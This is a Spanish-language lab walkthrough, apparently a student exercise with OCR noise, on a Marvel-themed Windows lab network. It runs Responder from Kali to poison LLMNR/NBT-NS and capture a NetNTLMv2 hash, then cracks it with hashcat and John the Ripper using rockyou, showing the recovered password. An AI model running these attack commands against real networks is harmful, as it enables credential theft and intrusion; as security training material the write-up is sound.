

IPS Maquinas:

```
C:\Users\pparker>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

Sufijo DNS específico para la conexión. :

Vínculo: dirección IPv6 local. . : fe80::3196:9ca1:d5c3:977%14

Dirección IPv4. . . . . . . . : 192.168.1.10

Máscara de subred . . . . . : 255.255.255.0

Puerta de enlace predeterminada . . . : 192.168.1.2

C:\Users\pparker>
```

```
C:\Users\bbanner>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

Sufijo DNS específico para la conexión. :

Vínculo: dirección IPv6 local. . : fe80::ae38:33d0:96de:ce76%3

Dirección IPv4 . . . . . . . . . 192.168.1.11

Máscara de subred . . . . . . . . . 255.255.255.0

Puerta de enlace predeterminada . . . : 192.168.1.2

C:\Users\bbanner>_
```

IP Windows Server:

```
C:\Users\Administrador>ipconfig

Configuración IP de Windows

Adaptador de Ethernet WAN:

Estado de los medios. . . . . . : medios desconectados Sufijo DNS específico para la conexión. . : aulas

Adaptador de Ethernet LAN:


Sufijo DNS específico para la conexión. . :
Vínculo: dirección IPv6 local. . . : fe80::163:880f:b853:e031%16
Dirección IPv4. . . . . . . . . . 192.168.1.2

Máscara de subred . . . . . . . . . 255.255.25.0


Puerta de enlace predeterminada . . . . 192.168.1.4

C:\Users\Administrador>
```

Añadimos los parámetros de Red de la maquina Kali Linux:



Abrimos Terminal como root:



Reseteamos el adaptador de red de nuestra maquina:

```
<mark>(root © kali</mark>)-[/home]


# <u>sudo</u> systemctl restart networking.service
```


Miramo que nuestro Kali esta en el rango de ip que nuestros Windows:


```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 08:00:27:33:20:8e brd ff:ff:ff:ff:ff
inet 192.168.1.6/24 brd 192.168.1.255 scope global dynamic eth0 50 concurrents
    valid_lft 413sec preferred_lft 413sec
inet6 fe80::a00:27ff:fe33:208e/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

Confirmamos que estamos viendo a nuestro Windows Server:

Configuramos Ip del Kali:







Hacemos ping desde el Kali al server y al cliente1:


```
(root ♥ keli)-[/home/pol]
    ping 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=1.03 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=128 time=0.912 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=128 time=0.596 ms
^c
--- 192.168.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.596/0.845/1.029/0.182 ms

(root ♥ kali)-[/home/pol]
    ping 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.623 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.971 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=128 time=1.21 ms
^c
--- 192.168.1.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.623/0.934/1.210/0.241 ms
```

Abrimos el responder:

```
(<mark>root⊕ kali</mark>)-[/home/pol]
responder -I eth0 -rdw
                li)-[/home/pol]
              NBT-NS, LLMNR & MDNS Responder 3.0.2.0
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
     LLMNR
    NBT-NS
DNS/MDNS
                                         [ON]
[+] Servers:
     WPAD proxy
                                         [ON]
     Auth proxy
                                         [ON]
     SMB server
                                         [ON]
     Kerberos server
                                         [ON]
                                         [ON]
     IMAP server
                                          [ON]
                                         [ON]
     SMTP server
                                         [ON]
     DNS server
                                         [ON]
     LDAP server
                                         [ON]
     RDP server
[+] HTTP Options:
     Always serving EXE
     Serving EXE
     Serving HTML
Upstream Proxy
[+] Poisoning Options:
Analyze Mode
     Force WPAD auth
Force Basic Auth
     Force LM downgrade
Fingerprint hosts
```

Nos metemos en el cliente y comprobamos esto:



Creamos un archivo para meter el hash del usuario:

```
<mark>∘oot® kali</mark>)-[/home/pol]
nano pparker.txt
```

```
pparker.txt
```

Network Protocols

Operating System

Abrimos hashcat:

Net

1000

```
.
              i)-[/home/pol]
   hashcat -h
hashcat (v6.1.1) starting...
Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...
        •
                  [/home/pol
    hashcat -h | grep NTLM
5500 | NetNTLMv1 / NetN
        Net
   5500
                                v1+ESS
                                                                    Network Protocols
```

```
)-[/home/pol]
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
(xoor ⊕ keli)-[/home/pol]
hashcat -m 5600 <u>pparker.txt</u> <u>/usr/share/wordlists/rockyou.txt</u>
hashcat (v6.1.1) starting...
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
* Device #1: pthread-12th Gen Intel(R) Core(TM) i7-1255U, 2886/2950 MB (1024 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Applicable optimizers applied:
 Zero-Byte
Not-Iterated
* Single-Hash
* Single-Salt
ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Initializing backend runtime for device #1...
```

```
Session..... hashcat
Hash.Name..... NetNTLMv2
Hash.Target.....: PPARKER::MARVEL:9ccf238910519140:f54abff0afadc3cd48...000000
Time.Started....: Fri Jan 19 09:42:45 2024 (0 secs)
Time.Estimated...: Fri Jan 19 09:42:45 2024 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 638.8 kH/s (2.62ms) @ Accel:1024 Loops:1 Thr:1 Vec:8 Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2048/14344386 (0.01%)
Rejected..... 0/2048 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Educem00. → queen
```

```
root⊕ kmli)-[/home/pol]

| john -h

Created directory: /root/.john

John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]


Copyright (c) 1996-2019 by Solar Designer and others

Homepage: http://www.openwall.com/john/
```

```
(root⊕ kali)-[/home/pol]
in john pparker.txt --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Educem00. (pparker)
1g 0:00:00:00 DONE (2024-01-19 09:52) 50.00g/s 51200p/s 51200c/s 51200C/s Educem00...abcd1234
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

1 password hash cracked, 0 left

Contenido video:



```
Leyendo lista de paquetes... Hecho
Creando ârbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Leyendo la información de la infor
```

```
root ♥ Kali)-[/home/pol/impacket]

# apt install python3-pip

Leyendo lista de paquetes... Hecho

Creando árbol de dependencias... Hecho

Leyendo la información de estado ... Hecho

Se instalarán los siguientes paquetes adicionales:
   python3-wheel

Se instalarán los siguientes paquetes NUEVOS:
   python3-pip python3-wheel

0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 1805 no actualizados.

Se necesita descargar 0 B/1.398 kB de archivos.

Se utilizarán 7.239 kB de espacio de disco adicional después de esta operación.

¿Desea continuar? [S/n] s
```